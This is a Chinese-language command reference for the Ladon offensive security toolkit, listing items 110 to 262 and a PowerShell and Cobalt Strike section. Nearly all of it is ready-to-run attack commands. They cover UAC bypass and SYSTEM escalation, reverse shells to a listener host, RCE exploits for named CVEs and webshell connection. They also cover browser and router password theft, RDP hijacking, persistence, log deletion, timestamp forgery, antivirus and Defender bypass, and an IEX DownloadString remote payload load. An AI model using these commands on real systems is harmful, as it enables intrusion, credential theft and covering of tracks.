Ladon BypassUAC dikcleanup Y21kIC9jIHN0YXJ0IGNhbGMuZXhlICYmIFJFTQ==
```

110 BypassUac2 绕过UAC执行,支持Win7-Win10 10.8版本移除 仅911保留

```
Ladon BypassUac2 c:\1.exe
Ladon BypassUac2 c:\1.bat
```

111 PrintNightmare (CVE-2021-1675 | CVE-2021-34527)打印机漏洞提权EXP

```
Ladon PrintNightmare c:\evil.dll
Ladon CVE-2021-1675 c:\evil.dll
```

112 CVE-2022-21999 SpoolFool打印机漏洞提权EXP

```
Ladon SpoolFool poc.dll
Ladon CVE-2022-21999 poc.dll
```

113 GetSystem 提权System权限执行CMD

```
Ladon GetSystem cmd.exe
```

114 复制令牌执行CMD(如system权限降权exploer当前用户)

```
Ladon GetSystem cmd.exe explorer
```

115 Runas 模拟用户执行命令

```
Ladon Runas user pass cmd
```

116 MS16135提权至SYSTEM

```
Ladon ms16135 whoami   >=9.2.1版本移除 911保留
```

117 BadPotato服务用户提权至SYSTEM

```
Ladon BadPotato cmdline
```

118 SweetPotato服务用户提权至SYSTEM

```
Ladon SweetPotato cmdline
```

119 EfsPotato Win7-2019提权(服务用户权限提到system)

```
Ladon EfsPotato whoami
```

120 Open3389一键开启3389

```
Ladon Open3389
```

121 激活内置管理员Administrator

```
Ladon ActiveAdmin
```

122 激活内置用户Guest

```
Ladon ActiveGuest
```

反弹Shell

123 反弹TCP NC Shell

```
Ladon ReverseTcp 192.168.1.8 4444 nc
```

124 反弹TCP MSF Shell

```
Ladon ReverseTcp 192.168.1.8 4444 shell
```

125 反弹TCP MSF MET Shell

```
Ladon ReverseTcp 192.168.1.8 4444 meter
```

126 反弹HTTP MSF MET Shell

```
Ladon ReverseHttp 192.168.1.8 4444
```

127 反弹HTTPS MSF MET Shell

```
Ladon ReverseHttps 192.168.1.8 4444
```

128 反弹TCP CMD & PowerShell Shell

```
Ladon PowerCat 192.168.1.8 4444 cmd
Ladon PowerCat 192.168.1.8 4444 psh
```

129 反弹UDP Cmd & PowerShell Shell

```
Ladon PowerCat 192.168.1.8 4444 cmd udp
Ladon PowerCat 192.168.1.8 4444 psh udp
```

130 netsh本机888端口转发至112的22端口

```
Ladon netsh add 888 192.168.1.112 22
```

131 PortTran端口转发(3389例子)

```
VPS监听: Ladon PortTran 8000 338
目标转发: Ladon PortTran 内网IP 3389 VPS_IP 8000
本机连接: mstsc VPS_IP:338
```

本机执行

132 RDP桌面会话劫持（无需密码）

```
Ladon RdpHijack 3
Ladon RdpHijack 3 console
```

133 添加注册表Run启动项

```
Ladon RegAuto Test c:\123.exe
```

134 AT计划执行程序(无需时间)(system权限)

```
Ladon at c:\123.exe
Ladon at c:\123.exe gui
```

135 SC服务加启动项&执行程序(system权限)

```
Ladon sc c:\123.exe
Ladon sc c:\123.exe gui
Ladon sc c:\123.exe auto ServerName
```

系统信息探测

136 Snmp协议探测操作系统、设备等信息

```
Ladon 192.168.1.8/24 SnmpInfo
```

137 Nbt协议探测Windows主机名、域、用户

```
Ladon 192.168.1.8/24 NbtInfo
```

138 Smb协议探测Windows版本、主机名、域

```
Ladon 192.168.1.8/24 SmbInfo
```

139 Wmi协议探测Windows版本、主机名、域

```
Ladon 192.168.1.8/24 WmiInfo
```

140 Mssql协议探测Windows版本、主机名、域

```
Ladon 192.168.1.8/24 MssqlInfo
```

141 Winrm协议探测Windows版本、主机名、域

```
Ladon 192.168.1.8/24 WinrmInfo
```

142 Exchange探测Windows版本、主机名、域

```
Ladon 192.168.1.8/24 ExchangeInfo
```

143 Rdp协议探测Windows版本、主机名、域

```
Ladon 192.168.1.8/24 RdpInfo
```

其它功能

144 Win2008一键启用.net 3.5

```
Ladon EnableDotNet
```

145 获取内网站点HTML源码

```
Ladon gethtml http://192.168.1.1
```

146 一键迷你WEB服务器 渗透监听专用WEB服务器

```
Ladon web 80
Ladon web 80 dir
```

获取外网IP(VPS上启动WEB,目标访问ip.txt或ip.jpg) http://192.168.1.8/ip.txt

147 getstr/getb64/debase64/savetxt(无回显漏洞回显结果)

监听

```
Ladon web 800
```

提交 返回明文

```
certutil.exe -urlcache -split -f http://192.168.1.8:800/getstr/test123456
```

Base64加密结果

```
certutil.exe -urlcache -split -f http://192.168.1.110:800/getbase64/k8gege520
```

Base64结果解密

```
certutil.exe -urlcache -split -fhttp://192.168.1.110:800/debase64/azhnZWdlNTIw
```

148 Shiro插件探测

```
Ladon 192.168.1.8/24 IsShiro
```

149 LogDelTomcat 删除Tomcat指定IP日志

```
Ladon LogDelTomcat access.log 192.168.1.8
```

150 C#自定义程序集插件扫描

```
Ladon 192.168.1.8/24 Poc.exe
Ladon 192.168.1.8/24 *.dll(c#)
```

151 ReadFile 读取大文件前面指定长度内容

```
Ladon ReadFile c:\k8.exe 默认1k
Ladon ReadFile c:\k8.exe 1K
Ladon ReadFile c:\k8.exe 1024K
Ladon ReadFile c:\k8.exe 1M
```

152 修改注册表读取2012及后系统明文密码

```
Ladon SetMzLogonPwd 1
```

153 修改注册表劫持签名签证

```
Ladon SetSignAuth 1
```

154 IP24 批量IP转成ip24格式(192.168.1.1/24)

```
Ladon ip.txt IP24
```

155 IPC 批量IP转成ip C格式(192.168.1.)

```
Ladon ip.txt IPC
```

156 IPB 批量IP转成ip B格式(192.168.)

```
Ladon ip.txt IPB
```

157 漏洞检测Atlassian Confluence CVE-2022-26134

```
Ladon url.txt CVE-2022-26134
```

158 Atlassian Confluence CVE-2022-26134 EXP

```
Ladon EXP-2022-26134 https://111.123.123.123 id
```

159 RevShell-2022-26134 CVE-2022-26134反弹Shell

```
Ladon RevShell-2022-26134 TargetURL VpsIP VpsPort
Ladon RevShell-2022-26134 http://xxx.com:8090 123.123.123.123 4444
```

160 SslInfo 证书探测设备、IP、域名、机器名、组织机构等信息

```
Ladon https://k8gege.org SslInfo
Ladon k8gege.org SslInfo
Ladon k8gege.org:443 SslInfo 指定端口
Ladon noping fbi.gov SslInfo 禁ping探测
Ladon 192.168.1.1 SslInfo
Ladon 192.168.1.1:8443 SslInfo
```

161 SslInfo 证书批量探测设备、IP、域名、机器名、组织机构等信息

```
Ladon ip.txt SslInfo
Ladon url.txt SslInfo
Ladon 192.168.1.1/c SslInfo
Ladon 192.168.1.1/b SslInfo
```

162 WPinfo 多种方法获取WordPress主程序、主题、插件版本

```
Ladon https://k8gege.org WPinfo
Ladon k8gege.org WPinfo
Ladon noping fbi.gov WPinfo 禁ping探测
Ladon 192.168.1.1 WPinfo
Ladon 192.168.1.1:8443 WPinfo
```

163 WPinfo 批量获取WordPress主程序、主题、插件版本

```
Ladon ip.txt WPinfo
Ladon url.txt WPinfo
Ladon 192.168.1.1/c WPinfo
Ladon 192.168.1.1/b WPinfo
```

164 Exchange暴力破解 识别Exchange密码爆破

```
Ladon k8gege.org ExchangeScan
Ladon 192.168.1.8 ExchangeScan
Ladon 192.168.1.8、24 ExchangeScan
```

165 CVE-2022-27925 批量探测Zimbra邮服ZIP目录穿越RCE漏洞

```
Ladon 192.168.1.8 CVE-2022-27925
Ladon http://zimbra.k8gege.org CVE-2022-27925
Ladon ip.txt CVE-2022-27925
Ladon url.txt CVE-2022-27925
Ladon 192.168.1.1/c CVE-2022-27925
Ladon 192.168.1.1/b CVE-2022-27925
```

166 EXP-2022-27925 Zimbra邮服未授权RCE漏洞EXP GetShell

```
Ladon EXP-2022-27925 https://zimbra.k8gege.org poc.zip
```

167 WebShellCmd 连接jsp WebShell(支持cd、k8、ua、uab64)

```
Ladon WebShell jsp ua https://zimbra.k8gege.org pass whoami
```

JSP UAshell 查看系统版本、python、gcc等信息方便提权

```
Ladon WebShell jsp ua https://zimbra.k8gege.org pass OSinfo
```

168 WebShellCmd 连接jsp WebShell(支持cd、k8、ua、uab64)

```
Ladon WebShell jsp uab64 https://zimbra.k8gege.org pass whoami
```

169 非交互式连接IIS-Raid后门执行命令

```
Ladon IISdoor http://192.168.1.142 whoami
Ladon IISdoor http://192.168.1.142 SIMPLEPASS whoami
```

170 FindIP匹配IP段是否出现在漏洞结果中

```
Ladon FindIP ipc.txt ISVUL.txt          （精确搜索）
Ladon FindIP ipc.txt ISVUL.txt like （模糊搜索）
```

171 CiscoPwd CVE-2019-1653 Cisco RV320 RV325 路由器密码读取

```
Ladon https://192.168.1.8 CiscoPwd
Ladon url.txt CiscoPwd 批量探测Cisco漏洞并导出用户密码
```

172 PrinterPoc 打印机PJL任意代码执行漏洞批量检测

```
Ladon 192.168.1.8 PrinterPoc
Ladon ip.txt PrinterPoc
禁ping机器扫描使用noping
Ladon noping 192.168.1.8 PrinterPoc
Ladon noping ip.txt PrinterPoc
```

173 通过Mac查询制造商(Ladon Mac MAC地址)

```
Ladon Mac ff-ff-ff-ff-ff-ff
Ladon Mac 01:00:5e:00:00:16
Ladon Mac ff5e00885d66
```

174 Cisco VPN路由器密码爆破(内置默认密码，支持明文、Hash)

```
Ladon 192.168.1.8/24 CiscoScan
Ladon https://192.168.1.8 CiscoScan
Ladon ip.txt CiscoScan
Ladon url.txt CiscoScan
```

175 vsFTPdPoc CVE-2011-2523 vsftpd 2.3.4 笑脸后门漏洞检测 10.9移除

```
Ladon noping ip CVE-2011-2523
Ladon noping ip.txt vsFTPdPoc
```

176 WpScan WordPress密码审计、弱口令

```
Ladon http://192.168.1.8 WpScan
Ladon url.txt WpScan
Ladon 192.168.1.8/24 WpScan http  扫描IP时添加http://
```

177 探测Exchange版本

```
Ladon https://192.168.1.8 ExchangeVer
Ladon 192.168.1.8/24 ExchangeVer
Ladon url.txt ExchangeVer
```

178 Exchange高危RCE漏洞检测

```
Ladon https://192.168.1.8 ExchangePoc
```

179 Http/S获取网页返回头信息

```
Ladon https://192.168.1.8 GetHead
Ladon ip.txt GetHead
Ladon 192.168.1.8/24 GetHead http  扫描IP时添加http://
Ladon ip.txt GetHead https                扫描IP时添加https://
```

180 Http/S获取网页返回头信息+源码

```
Ladon https://192.168.1.8 GetHtml
Ladon ip.txt GetHtml
Ladon 192.168.1.8/24 GetHtml http
Ladon ip.txt GetHtml https                扫描IP时添加https://
```

181 Http/S获取网页中的域名

```
Ladon https://192.168.1.8 GetDomain
Ladon ip.txt GetDomain
Ladon 192.168.1.8/24 GetDomain http
Ladon ip.txt GetDomain https    扫描IP时添加https://
```

182 TrueIP绕过CDN获取域名真实IP(可用域名、标题、Banner等唯一关键字特征)

```
Ladon ip.txt TrueIP k8gege.org
Ladon 192.168.1.8/24 TrueIP k8gege.org
Ladon ip.txt TrueIP "K8哥哥"
Ladon 192.168.1.8/24 TrueIP "K8哥哥"
```

183 Firefox密码\Cookie\历史记录读取

```
Ladon FirefoxPwd
Ladon FirefoxHistory
Ladon FirefoxCookie
```

184 BypassUAC11无回显支持Win7、Win8、Win11 Win2012\2016\2019等 10.8版本移除

```
Ladon40 BypassUAC11 cmd
Ladon40 BypassUAC11 c:\1.bat
Ladon40 BypassUAC11 c:\1.exe
```

185 GetPwd支持Navicat、TeamView、Xshell、SecureCRT密码读取

```
Ladon GetPwd
```

186 DraytekScan 密码审计Draytek弱口令检测

```
Ladon 192.168.1.8 DraytekScan
Ladon https://192.168.1.8 DraytekScan
Ladon 192.168.1.8/24 DraytekScan
Ladon url.txt DraytekScan
```

187 XshellPwd Xshell密码读取

```
Ladon XshellPwd
```

188 FortiGate CVE-2022-40684 未授权写SSH-KEY admin admin123

```
Ladon 192.168.1.8 CVE-2022-40684
Ladon https://192.168.1.8 CVE-2022-40684
Ladon 192.168.1.8/24 CVE-2022-40684
Ladon url.txt CVE-2022-40684
```

189 MssqlCmd SQL Server远程执行命令 SQL版本、OS信息 xp_cmdshell

```
Ladon MssqlCmd 192.168.1.8 sa k8gege520 master info
Ladon MssqlCmd 192.168.1.8 sa k8gege520 master open_cmdshell
Ladon MssqlCmd 192.168.1.8 sa k8gege520 master xp_cmdshell whoami
Ladon MssqlCmd 192.168.1.8 sa k8gege520 master r_shell whoami
Ladon MssqlCmd 192.168.1.8 sa k8gege520 master ws_shell whoami
Ladon MssqlCmd 192.168.1.8 sa k8gege520 master py_cmdshell whoami
```

190 MssqlCmd SQL Server远程执行命令 efspotato、badpotato提权

```
Ladon MssqlCmd 192.168.1.8 sa k8gege520 master install_clr
Ladon MssqlCmd 192.168.1.8 sa k8gege520 master uninstall_clr
Ladon MssqlCmd 192.168.1.8 sa k8gege520 master clr_exec whoami
Ladon MssqlCmd 192.168.1.8 sa k8gege520 master clr_efspotato whoami
Ladon MssqlCmd 192.168.1.8 sa k8gege520 master clr_badpotato whoami
```

191 CVE-2018-14847 Mikrotik RouterOS 6.29-6.42版本密码读取

```
Ladon 192.168.1.8 CVE-2018-14847
Ladon ip.txt CVE-2018-14847
```

192 ZteScan 中兴路由器光猫Web默认口令检测

```
Ladon 192.168.1.8 ZteScan
Ladon ip.txt ZteScan
Ladon http://192.168.1.8 ZteScan
Ladon url.txt ZteScan
```

193 MSNSwitchPwd CVE-2022-32429 MSNSwitch路由器密码读取

```
Ladon https://192.168.1.8 MSNSwitchPwd
Ladon url.txt MSNSwitchPwd
```

194 NetGearPwd NetGear DGND3700v2路由器密码读取

```
Ladon https://192.168.1.8 NetGearPwd
Ladon url.txt NetGearPwd
```

195 T3协议探测WebLogic版本

```
Ladon 192.168.1.8/24 T3Info
Ladon 192.168.1.8:7001 T3Info
Ladon http://192.168.1.8:7001 T3Info
```

一键渗透 InfoScan AllScan PocScan ExpScan VerScan

196 InfoScan多个模块探测系统信息

```
Ladon 192.168.1.8/24 InfoScan
Ladon 192.168.1.8 InfoScan
Ladon ip.txt InfoScan
```

197 VulScan PocScan多个远程漏洞检测

```
Ladon 192.168.1.8/24 VulScan
Ladon 192.168.1.8 PocScan
Ladon http://192.168.1.8 PocScan
```

198 ExpScan多个漏洞利用GetShell

```
Ladon 192.168.1.8/24 ExpScan
Ladon 192.168.1.8 ExpScan
Ladon http://192.168.1.8 ExpScan
```

199 JoomlaPwd CVE-2023-23752 未授权网站数据库密码读取

```
Ladon 192.168.1.8/24 JoomlaPwd
Ladon 192.168.1.8 JoomlaPwd
Ladon http://192.168.1.8 JoomlaPwd
Ladon url.txt JoomlaPwd
```

200 AllScan 所有模块

```
Ladon 192.168.1.8/24 AllScan
Ladon 192.168.1.8 AllScan
Ladon http://192.168.1.8 AllScan
```

201 探测Citrix Gateway版本

```
Ladon https://192.168.1.8 CitrixVer
Ladon 192.168.1.8/24 CitrixVer
Ladon url.txt CitrixVer
```

202 探测Vmware Vcenter版本

```
Ladon https://192.168.1.8 VmwareVer
Ladon 192.168.1.8/24 VmwareVer
```

```
Ladon url.txt VcenterVer
```

203 绕过Defender执行PowerShell

```
Ladon RunPS -f hello.ps1
Ladon RunPS -c "echo test"
Ladon RunPS bypass
Ladon RunPS default
```

204 SNMP重启HP打印机

```
Ladon HPreboot 192.168.1.8
Ladon HPreboot 192.168.1.8 public
```

205 清理操作日志 禁用.NET日志记录

```
Ladon Clslog
```

206 ARP协议探测存活主机

```
Ladon 192.168.1.8 ArpInfo
Ladon 192.168.1.8/24 ArpInfo
```

207 迷你FTP服务器，(支持windows/Linux自带ftp命令实现文件上传下载)

```
Ladon FtpServer 21
Ladon Ftp 2121
Ladon Ftp 2121 admin admin
```

208 监听TCP发包数据 保存TXT和HEX 如SMB RDP HTTP SSH LDAP FTP等协议

```
Ladon Tcp 8080
Ladon TcpServer 80
```

209 监听UDP发包数据 保存TXT和HEX 如DNS、SNMP等协议

```
Ladon UdpServer 8080
Ladon Udp 161
```

210 PortForward 端口转发 端口中转

```
Ladon PortForward <localPort> <targetHost> <targetPort>
Example:
Ladon PortForward 338 192.168.1.8 3389
Test: mstsc 127.0.0.1 338
```

211 CVE-2022-36537 Server Backup Manager 未授权RCE漏洞检测 (Zookeeper)

```
Ladon https://192.168.1.8 CVE-2022-36537
Ladon 192.168.1.8/24 CVE-2022-36537
Ladon url.txt CVE-2022-36537
```

212 EXP-2022-36537 Zookeeper 未授权文件读取EXP (默认/WEB-INF/web.xml)

```
Ladon EXP-2022-36537 url
Ladon EXP-2022-36537 url /WEB-INF/web.xml
```

213 彻底关闭SMB、禁用445 阻止0day、横向移动、中继攻击等

```
Ladon CloseSMB
```

214 禁用指定服务

```
Ladon DisService Spooler
Ladon DisableService Spooler
```

215 停止指定服务

```
Ladon StopService Spooler
```

216 放行端口 开放端口

```
Ladon OpenTCP  445
Ladon OpenUDP  161
```

217 阻止端口 拦截端口

```
Ladon CloseTCP  445
Ladon CloseUDP  161
```

218 RunToken复制令牌执行程序

```
Ladon RunToken explorer cmd.exe
Ladon RunToken explorer c:\1.bat
```

219 RunSystem提权 管理员权限提升至SYSTEM权限

```
Ladon RunSystem cmd.exe
Ladon RunUser cmd.exe
Ladon RunSystem c:\1.exe
```

220 RunUser降权 System权限降至用户执行程序

```
Ladon RunUser cmd.exe
```

```
Ladon RunUser c:\1.exe
```

221 GodPotato提权Win8-Win11 Win2012-Win2022

```
Ladon GodPotato whoami
```

222 hikvision 海康威视 密码审计

```
Ladon 192.168.1.8/24 HikvisionScan
Ladon http://192.168.1.8:8080 HikvisionScan
Ladon url.txt HikvisionScan
```

223 hikvision 海康威视 CVE-2017-7921漏洞检测

```
Ladon 192.168.1.8/24 HikvisionPoc
Ladon http://192.168.1.8:8080 HikvisionPoc
Ladon url.txt HikvisionPoc
```

224 hikvision 海康威视 配置文件解密

```
Ladon HikvisionDecode configurationFile
```

225 Ladon测试专用CmdShell

```
Ladon web 800 cmd
```

226 连接测试专用CmdShell

```
Ladon cmdshell http://192.168.50.2:888 cmd whoami
浏览器访问 http://192.168.1.8:800/shell?cmd=whoami
```

227 查看域管理员

```
Ladon QueryAdminDomain
```

228 查看域信息

```
Ladon QueryDomain
```

229 Mndp协议广播探测同网段Mikrotik路由器信息

```
Ladon MndpInfo
Ladon RouterOS
Ladon Mikrotik
```

230 PostShell连接工具,支持自定义HTTP头提交

```
Ladon PostShell <method> <url> <pwd> <type> <cmd>
Ladon PostShell POST http://192.168.50.18/post.jsp tom cmd whoami
Ladon PostShell POST http://192.168.50.18/post.jsp tom b64cmd d2hvYW1p
Ladon PostShell POST http://192.168.50.18/post.jsp tom base64 d2hvYW1p
Ladon PostShell UA http://192.168.50.18/ua.jsp tom cmd whoami
Ladon PostShell UA http://192.168.50.18/ua.jsp tom b64cmd d2hvYW1p
Ladon PostShell UA http://192.168.50.18/ua.jsp tom base64 d2hvYW1p
Ladon PostShell Cookie http://192.168.50.18/ck.jsp tom cmd whoami
Ladon PostShell Cookie http://192.168.50.18/ck.jsp tom b64cmd d2hvYW1p
Ladon PostShell Cookie http://192.168.50.18/ck.jsp tom base64 d2hvYW1p
Ladon PostShell Referer http://192.168.50.18/re.jsp tom cmd whoami
Ladon PostShell Referer http://192.168.50.18/re.jsp tom b64cmd d2hvYW1p
Ladon PostShell Referer http://192.168.50.18/re.jsp tom base64 d2hvYW1p
Ladon PostShell Destination http://192.168.50.18/re.jsp tom cmd whoami
Ladon PostShell Destination http://192.168.50.18/re.jsp tom b64cmd d2hvYW1p
Ladon PostShell Destination http://192.168.50.18/re.jsp tom base64 d2hvYW1p
Ladon PostShell HttpBasic http://192.168.50.18/re.jsp tom cmd whoami
Ladon PostShell HttpBasic http://192.168.50.18/re.jsp tom b64cmd d2hvYW1p
Ladon PostShell HttpBasic http://192.168.50.18/re.jsp tom base64 d2hvYW1p
```

231 RunCmd/Cmd 执行Cmd命令/支持b64cmd

```
Ladon cmd whoami
Ladon b64cmd d2hvYW1p
```

232 查看管理员IP、一键读取登陆成功日志4624

```
Ladon LoginLog
Ladon EventLog
```

233 Apache RocketMQ CVE-2023-33246 远程命令执行漏洞EXP

```
Ladon RocketMQexp <ip> 10911 <command>
Ladon RocketMQexp 192.168.1.8 10911 "wget http://192.168.1.8/isvul"
```

234 Ladon一键免杀工具

```
Ladon BypassAV py xor anyNet.exe
```

235 Win11/2022系统提权至system权限

```
Ladon McpPotato whoami
```

236 EXE转HEX，CMD命令写入文件

```
Ladon Exe2Hex 1.exe
```

237 EXE转Base64，CMD命令写入文件

```
Ladon Exe2B64 1.exe
```

238 ZimbraVer Zimbra邮件系统版本探测

```
Ladon 192.168.1.8/24 ZimbraVer
Ladon http://192.168.1.8:8080 ZimbraVer
Ladon url.txt ZimbraVer
```

239 SharpGPO域渗透 组策略横向移动工具

```
Ladon SharpGPO

Ladon SharpGPO --Action GetOU
Ladon SharpGPO --Action GetOU --OUName "IT Support"

Ladon SharpGPO --Action NewOU --OUName "IT Support"
Ladon SharpGPO --Action NewOU --OUName "App Dev" --BaseDN "OU=IT Support,DC=testad,DC=com"

Ladon SharpGPO --Action MoveObject --SrcDN "CN=user01,CN=Users,DC=testad,DC=com" --DstDN "OU=IT Support,DC=tes
Ladon SharpGPO --Action MoveObject --SrcDN "CN=user01,OU=IT Support,DC=testad,DC=com" --DstDN "CN=Users,DC=tes

Ladon SharpGPO --Action RemoveOU --OUName "IT Support"
Ladon SharpGPO --Action RemoveOU --DN "OU=IT Support,DC=testad,DC=com"


Ladon SharpGPO --Action GetGPO
Ladon SharpGPO --Action GetGPO --GPOName testgpo

Ladon SharpGPO --Action NewGPO --GPOName testgpo

Ladon SharpGPO --Action RemoveGPO --GPOName testgpo
Ladon SharpGPO --Action RemoveGPO --GUID F3402420-8E2A-42CA-86BE-4C5594FA5BD8

Ladon SharpGPO --Action GetGPLink
Ladon SharpGPO --Action GetGPLink --DN "OU=IT Support,DC=testad,DC=com"
Ladon SharpGPO --Action GetGPLink --GPOName testgpo
Ladon SharpGPO --Action GetGPLink --GUID F3402420-8E2A-42CA-86BE-4C5594FA5BD8

Ladon SharpGPO --Action NewGPLink --DN "OU=IT Support,DC=testad,DC=com" --GPOName testgpo
Ladon SharpGPO --Action NewGPLink --DN "OU=IT Support,DC=testad,DC=com" --GUID F3402420-8E2A-42CA-86BE-4C5594F

Ladon SharpGPO --Action RemoveGPLink --DN "OU=IT Support,DC=testad,DC=com" --GPOName testgpo
Ladon SharpGPO --Action RemoveGPLink --DN "OU=IT Support,DC=testad,DC=com" --GUID F3402420-8E2A-42CA-86BE-4C5

Ladon SharpGPO --Action GetSecurityFiltering --GPOName testgpo
Ladon SharpGPO --Action GetSecurityFiltering --GUID F3402420-8E2A-42CA-86BE-4C5594FA5BD8

Ladon SharpGPO --Action NewSecurityFiltering --GPOName testgpo --DomainUser Alice
Ladon SharpGPO --Action NewSecurityFiltering --GPOName testgpo --DomainGroup "Domain Users"
Ladon SharpGPO --Action NewSecurityFiltering --GPOName testgpo --DomainComputer WIN-SERVER
Ladon SharpGPO --Action NewSecurityFiltering --GPOName testgpo --NTAccount "Authenticated Users"
Ladon SharpGPO --Action NewSecurityFiltering --GUID F3402420-8E2A-42CA-86BE-4C5594FA5BD8 --DomainUser Alice
Ladon SharpGPO --Action NewSecurityFiltering --GUID F3402420-8E2A-42CA-86BE-4C5594FA5BD8 --DomainGroup "Domai
Ladon SharpGPO --Action NewSecurityFiltering --GUID F3402420-8E2A-42CA-86BE-4C5594FA5BD8 --DomainComputer WIN-
```

```
Ladon SharpGPO --Action NewSecurityFiltering --GUID F3402420-8E2A-42CA-86BE-4C5594FA5BD8 --NTAccount "Authent

Ladon SharpGPO --Action RemoveSecurityFiltering --GPOName testgpo --DomainUser Alice
Ladon SharpGPO --Action RemoveSecurityFiltering --GPOName testgpo --DomainGroup "Domain Users"
Ladon SharpGPO --Action RemoveSecurityFiltering --GPOName testgpo --DomainComputer WIN-SERVER
Ladon SharpGPO --Action RemoveSecurityFiltering --GPOName testgpo --NTAccount "Authenticated Users"
Ladon SharpGPO --Action RemoveSecurityFiltering --GUID F3402420-8E2A-42CA-86BE-4C5594FA5BD8 --DomainUser Alice
Ladon SharpGPO --Action RemoveSecurityFiltering --GUID F3402420-8E2A-42CA-86BE-4C5594FA5BD8 --DomainGroup "Dor
Ladon SharpGPO --Action RemoveSecurityFiltering --GUID F3402420-8E2A-42CA-86BE-4C5594FA5BD8 --DomainComputer \
Ladon SharpGPO --Action RemoveSecurityFiltering --GUID F3402420-8E2A-42CA-86BE-4C5594FA5BD8 --NTAccount "Authe
```

240 IIS网站信息一键获取

```
Ladon IisInfo
```

241 渗透专用WEB服务器LDAP反序列化

```
Ladon web 800 ldap=192.168.1.8:800
```

242 渗透专用WEB服务器RMI反序列化

```
Ladon web 800 rmi=192.168.1.8
```

243 API添加管理员(无视系统net、net1禁用)

```
Ladon AddAdmin admin$ 123456
```

244 API添加用户(无视系统net、net1.exe禁用)

```
Ladon AddUser admin$ 123456
```

245 API删除用户(无视系统net、net1.exe禁用)

```
Ladon DelUser admin$
```

246 Rubeus域渗透 Kerberos攻击

比如TGT请求/ST请求/AS-REP Roasting/Kerberoasting/委派攻击/黄金票据/白银票据/钻石票据/蓝宝石票据等

```
Ladon Rubeus
```

247 noPac域渗透 域内提权CVE-2021-42287/CVE-2021-42278

```
CVE-2021-42287/CVE-2021-42278 Scanner & Exploiter

/domain /user /pass argument needed for scanning
/dc /mAccount /nPassword argument needed for exploitation

Examples:
```

```
Ladon.exe noPac scan -domain htb.local -user domain_user -pass 'Password123!'
Ladon.exe noPac -dc dc02.htb.local -mAccount demo -mPassword Password123!
Ladon.exe noPac -domain htb.local -user domain_user -pass 'Password123!' /dc dc02.htb.local /mAccount demo /
Ladon.exe noPac -domain htb.local -user domain_user -pass 'Password123!' /dc dc02.htb.local /mAccount demo1
```

248 SharpGPOAbuse

```
Ladon SharpGPOAbuse
```

249 SharpSphere 与vCenter管理的虚拟机的来宾操作系统进行交互 执行命令

```
Ladon SharpSphere

  No verb selected.

  dump        Snapshot and download memory dump file

  list        List all VMs managed by this vCenter

  execute     Execute given command in target VM

  c2          Run C2 using C3's VMwareShareFile module

  upload      Upload file to target VM

  download    Download file from target VM

  help        Display more information on a specific command.

  version     Display version information.
```

250 Dcom远程执行命令之MMC20

```
Ladon MmcExec host cmdline
Ladon MmcExec 127.0.0.1 calc
Ladon MmcExec 127.0.0.1 Y2FsYw==
```

251 Dcom远程执行命令之ShellWindows

```
Ladon ShellExec host cmdline
Ladon ShellExec 127.0.0.1 calc
Ladon ShellExec 127.0.0.1 Y2FsYw==
```

252 Dcom远程执行命令之ShellBrowserWindow

```
Ladon ShellBrowserExec host cmdline
Ladon ShellBrowserExec 127.0.0.1 calc
Ladon ShellBrowserExec 127.0.0.1 Y2FsYw==
```

253 Smtp Ntlm探测系统信息(25、465、587端口)

```
Ladon 192.168.1.8/24 SmtpInfo
```

254 HTTP/S Ntlm探测系统信息

```
Ladon 192.168.1.8/24 HttpInfo
```

255 ActiveMQ CVE-2023-46604 RCE Exploit

```
Ladon CVE-2023-46604 -i 192.168.1.8 -u http://192.168.1.1/poc.xml
```

256 DomainLog DomainUserIP 远程查询域用户IP

```
       Ladon DomainLog -d 7
       Ladon DomainLog -h ip -d 7
       Ladon DomainLog -h ip -d 7 -grep user
       Ladon DomainLog -h ip -u username -p password -d 7
       Ladon DomainLog -h ip -u username -p password -d 7 -all
       Ladon DomainLog -h ip -u username -p password -d 7 -f user -o C:\path\res
ult.txt
```

257 检测用户是否Lotus管理员

```
Ladon LotusAdmin http://192.168.1.1
Ladon LotusAdmin http://192.168.1.1/adm.nsf
```

258 HTA服务器 一键启动 访问DOC也能执行HTA

```
Ladon HtaSer
Ladon HtaSer 8080
```

259 ConfVer ConfluenceVer探测Confluence版本

```
Ladon 192.168.1.8/24 ConfVer
Ladon http://192.168.1.8:8080 ConfVer
Ladon url.txt ConfVer
```

260 FindAD 可用于查找活动目录用户登陆的位置、枚举域用户

```
Ladon FindAD <parameters>
Ladon pveFindADUser <parameters>
```

261 Oracle数据库远程提权工具 官方驱动>=.net 4.8

```
Ladon OracleCmd2 192.168.1.8 1521 orcl admin 123456 whoami
```

262 Oracle数据库远程提权工具 3种方法一键提权

```
Ladon OracleCmd 192.168.1.8 1521 orcl admin 123456 m1 whoami
Ladon OracleCmd 192.168.1.8 1521 orcl admin 123456 m2 whoami
Ladon OracleCmd 192.168.1.8 1521 orcl admin 123456 m3 whoami
```

BuildCS 动态编译c#代码文件

```
Ladon BuildCS exe.cs exe
Ladon BuildCS dll.cs dll
Ladon BuildCS exe.cs dat
```

修改文件时间 指定文件时间

Usage: Ladon UpdateFileTime <file_path>

```
Ladon UpdateFileTime E:\Ladon911\Ladon.exe "2024-09-11 09:11:00"
```

修改文件时间 复制文件时间

```
Ladon CopyFileTime E:\Ladon911\LadonExp.exe E:\Ladon911\Ladon.exe
```

PowerShell版本 Ladon.ps1

0x001 Cmd交互执行

```
powershell
Import-Module .\Ladon.ps1
Ladon OnlinePC
```

0x002 本地非交互执行

```
powershell -exec bypass Import-Module .\Ladon.ps1;Ladon whoami
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -exec bypass Import-Module .\Ladon.ps1;Ladon whoami
```

0x003 远程内存加载执行

```
powershell -nop -c "IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.8/Ladon.ps1'); Ladon Onli
```

0x004 Bypass绕过PowerShell默认策略执行

```
powershell -ExecutionPolicy Bypass Import-Module .\Ladon.ps1;Ladon OnlinePC
```

0x005 自定义端口扫描

```
powershell -ExecutionPolicy Bypass Import-Module .\Ladon.ps1;Ladon PortScan '22,80,135,445'
```

Cobalt Strike Ladon.ps1

CS Beacon 探测存活主机

```
shell powershell -ExecutionPolicy Bypass Import-Module .\Ladon.ps1;Ladon ICMP
shell powershell -ExecutionPolicy Bypass Import-Module .\Ladon.ps1;Ladon NbtInfo
shell powershell -ExecutionPolicy Bypass Import-Module .\Ladon.ps1;Ladon SmbInfo
shell powershell -ExecutionPolicy Bypass Import-Module .\Ladon.ps1;Ladon LdapInfo
```

CS Beacon 自定义端口扫描

```
